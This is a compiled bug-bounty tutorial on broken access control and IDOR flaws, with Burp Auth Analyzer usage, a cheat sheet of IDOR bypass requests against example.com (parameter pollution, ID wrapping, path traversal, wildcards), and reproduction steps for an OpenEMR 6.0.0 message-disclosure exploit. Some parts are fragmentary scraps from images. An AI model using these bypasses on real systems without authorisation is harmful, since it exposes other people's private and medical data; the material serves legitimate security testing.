
Publicly disclosed IDOR vulnerability report by headhunter on Hackerone  
(<https://hackerone.com/reports/1777095>)

### What is a BAC Vulnerability?

Broken access control (BAC) is a type of vulnerability where users can access or perform actions they should not have permission to access due to lack of proper validation or authentication checks.

### Example BAC:

1. The admin account page at `/admin` is not visible on the front end.
2. A regular user account tries to access it directly and it works.
3. This escalates privileges to expose admin account information.



Example of a sensitive page with impact if exposed via BAC.

## What is an IDOR Vulnerability?

Indirect Object Reference (IDOR) is a type of BAC vulnerability caused by using user-supplied input as a direct reference to an object without proper validation.

### Example IDOR:

1. **User A** can access their account settings through the `/account` page with parameter `id=101`.
2. **User A** can increment the parameter like this `id=102`, accessing **User B's** account information.



```
GET /schedule?userID=112131 HTTP/1.1
Host: 0a9500f403dd5086c29225a10037
1 HTTP/1.1 200 OK
2 Content-Type: text/html
3 Content-Disposition: attachment; filename=schedule.html
4 Connection: close
```

Example HTTP request with an IDOR.

## Blind IDOR

Blind IDORs are harder to notice, but very rewarding. A blind IDOR is a specific flavor of IDOR that isn't obvious in the HTTP response, but is leaked in notification **emails**, **SMS text messages**, or **exported files**.

### Example Blind IDOR:

1. Change the `userID` in any request.
2. You get a `200` status code, but no other information.
3. Check for an email notification to see if it leaks any sensitive information, such as **first** and **last name**.

#### 4. ✨ **Blind IDOR!**

to me ▼

Dear 

I wanted to let you know that yo  
2:00 PM. Please make sure to r

Example email notification exposing first and last name.

#### IDOR w/ UUID

When looking for IDORs, not only are numeric IDs susceptible, but in some cases **Universal Unique Identifiers (UUIDs)**. A UUID is a cryptographically generated identifier, used in a similar way to IDs, but less vulnerable to enumeration. That said, there is a way to find vulnerabilities.

#### **Example:**

1. Log in to **User A** and notice a UUID in an HTTP request. Note that UUID.
2. Log in to **User B** and find the same request w/ **User B's UUID**.
3. Swap in **User A's UUID** from step 1 and see if it works. If this works, you're almost there.
4. Because UUIDs are usually not easily brute forced, we need one more element to complete the exploit.

5. Find a different HTTP request that responds with a UUID based on other input like an **email address**.
6. If the UUID from step 5 matches step 1, ✨ **IDOR w/ UUID!**

```
</h1>
<p>
  <span id=blog-author>
    <a href=
      /blogs?userId=ec921aba-78e2-4904-
      b952b38785d'>
      carlos
    </a>
  </span>
```


```
Raw Hex ↵ \n ≡
/my-account?id=ec921aba-78e2-4904-8796
p/1.1
t:
```

Automating with Auth Analyzer


The Auth Analyzer Burp Extension is my personal favorite way to automate the process of finding BAC and IDOR vulnerabilities.

**How to use Auth Analyzer:**

1. Copy session cookies and authorization headers from different users and paste them into Auth Analyzer.



2. Click the Start Analyzer button.



3. Do things in the browser using the session of your highest privilege user.

4. Look at the Auth Analyzer matrix and see if any requests have the SAME response.

...	Met...	Host	Path	user1 Status	user2 Status
16	GET	juice-sho...	/api/Challenges/?na...	SAME	SAME
15	GET	juice-sho...	/socket.io/?EIO=4&tr...	DIFFERENT	DIFFERENT
14	GET	juice-sho...	/socket.io/?EIO=4&tr...	SAME	SAME
13	POST	juice-sho...	/socket.io/?EIO=4&tr...	DIFFERENT	DIFFERENT
12	GET	juice-sho...	/rest/languages	DIFFERENT	DIFFERENT
11	GET	juice-sho...	/rest/admin/applicati...	SAME	SAME
10	GET	juice-sho...	/rest/admin/applicati...	SAME	SAME
9	GET	juice-sho...	/socket.io/?EIO=4&tr...	SIMILAR	SIMILAR

5. Now try it manually in repeater to validate.

```

"Products": [
  {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "description": "The all-time classic.",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2022-12-13T16:56:49.661Z",
    "updatedAt": "2022-12-13T16:56:49.661Z",
    "deletedAt": null,
  }
]

```

6. If **User A** can do something that only **User B** should be able to do, ✨ **vulnerability**.

## Analyzing Auth Analyzer Output

There will be a lot of noise, so the hardest part to figure out is which results are real vulnerabilities and which ones to ignore.

Here's a handy table with the different vulnerability types:

	Repeated Requests by Auth Analyzer				Vulnerability Type
	Unauth	Normal User	Admin 1	Admin 2	
Admin 2	DIFFERENT	DIFFERENT	DIFFERENT	SAME	<-- None
Admin 2	DIFFERENT	DIFFERENT	SAME	SAME	<-- IDOR
Admin 2	DIFFERENT	SAME	DIFFERENT	SAME	<-- BAC Privilege Escalation
Admin 2	SAME	SAME	SAME	SAME	<-- Broken Authentication

**Broken authentication** is when a completely unauthenticated user can access something. This is even worse than BAC and IDOR because no user account is needed to exploit it.

## Conclusion

Bug bounty hunters and pentesters, there is a whole world of BAC and IDOR out there because they're so easy to cause

accidentally, but most find it difficult to test. With the techniques and tools mentioned here, you can discover vulnerabilities **before anyone else**.

<https://infosecwriteups.com/tips-for-bac-and-idor-vulnerabilities-8a3e58f79d95>

## Where to find

- Usually it can be found in APIs.
- Check the HTTP request that contain unique ID, for example user\_id or id

## How to exploit

1. Add parameters onto the endpoints for example, if there was

```
GET /api/v1/getuser HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
GET /api/v1/getuser?id=1234 HTTP/1.1
Host: example.com
...
```

2. HTTP Parameter pollution

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
user_id=hacker_id&user_id=victim_id
```

3. Add .json to the endpoint

```
GET /v2/GetData/1234 HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
GET /v2/GetData/1234.json HTTP/1.1
Host: example.com
...
```

4. Test on outdated API Versions

```
POST /v2/GetData HTTP/1.1
Host: example.com
...
```

id=123

Try this to bypass

```
POST /v1/GetData HTTP/1.1
Host: example.com
...
```

id=123

5. Wrap the ID with an array.

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
{"user_id":111}
```

Try this to bypass

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
{"id":[111]}
```

6. Wrap the ID with a JSON object

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
{"user_id":111}
```

Try this to bypass

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
{"user_id":{"user_id":111}}
```

7. JSON Parameter Pollution

```
POST /api/get_profile HTTP/1.1
Host: example.com
...
```

```
{"user_id":"hacker_id","user_id":"victim_id"}
```

8. Try decode the ID, if the ID encoded using md5,base64,etc

```
GET /getUser/dmljdGltQG1haWwuY29t HTTP/1.1
Host: example.com
...
```

dmljdGltQG1haWwuY29t => [victim@mail.com](mailto:victim@mail.com)

9. If the website using GraphQL, try to find IDOR using GraphQL



```
GET /graphql HTTP/1.1
Host: example.com
...
GET /graphql.php?query= HTTP/1.1
Host: example.com
...
```

#### 10. MFLAC (Missing Function Level Access Control)

```
GET /admin/profile HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
GET /ADMIN/profile HTTP/1.1
Host: example.com
...
```

#### 11. Try to swap uuid with number

```
GET /file?id=90ri2-xozifke-29ikedaw0d HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
GET /file?id=302
Host: example.com
...
```

#### 12. Change HTTP Method

```
GET /api/v1/users/profile/111 HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
POST /api/v1/users/profile/111 HTTP/1.1
Host: example.com
...
```

#### 13. Path traversal

```
GET /api/v1/users/profile/victim_id HTTP/1.1
Host: example.com
...
```

Try this to bypass

```
GET /api/v1/users/profile/my_id/../victim_id HTTP/1.1
Host: example.com
...
```

#### 14. Change request Content-Type

```
GET /api/v1/users/1 HTTP/1.1
Host: example.com
```

Content-type: application/xml  
Try this to bypass

GET /api/v1/users/2 HTTP/1.1  
Host: example.com  
Content-type: application/json

15. Send wildcard instead of ID

GET /api/users/111 HTTP/1.1  
Host: example.com  
Try this to bypass

GET /api/users/\* HTTP/1.1  
Host: example.com  
GET /api/users/% HTTP/1.1  
Host: example.com  
GET /api/users/\_ HTTP/1.1  
Host: example.com  
GET /api/users/. HTTP/1.1  
Host: example.com

16. Try google dorking to find new endpoint

<https://github.com/daffainfo/AllAboutBugBounty/blob/master/Insecure%20Direct%20Object%20References.md>

## Apidor

Tool for automating the search for Insecure Direct Object Reference (IDOR) vulnerabilities in web applications and APIs.

Common payloads for uncovering IDOR vulnerabilities are created using a definition file which describes the API to be tested. The payloads are then sent to the corresponding endpoints, and any unexpected responses are highlighted for further investigation.

<https://github.com/bm402/apidor>

# OpenEMR 6.0.0 - 'noteid' Insecure Direct Object Reference (IDOR)

```
# Exploit Title: OpenEMR 6.0.0 - 'noteid' Insecure Direct Object Reference (IDOR)
# Date: 31/08/2021
# Exploit Author: Allen Enosh Upputori
# Vendor Homepage: https://www.open-emr.org
# Software Link: https://www.open-emr.org/wiki/index.php/OpenEMR_Downloads
```

```
# Version: 6.0.0
# Tested on: Linux
# CVE : CVE-2021-40352
```

How to Reproduce this Vulnerability:

1. Install Openemr 6.0.0
2. Login as an Physician
3. Open Messages
4. Click Print
5. Change the existing "noteid=" value to another number

This will reveal everybodys messages Incuding Admin only Messages

<https://www.exploit-db.com/exploits/50260>

[https://www.youtube.com/watch?v=Oh1SU9kY88A&ab\\_channel=MotasemHamdan](https://www.youtube.com/watch?v=Oh1SU9kY88A&ab_channel=MotasemHamdan)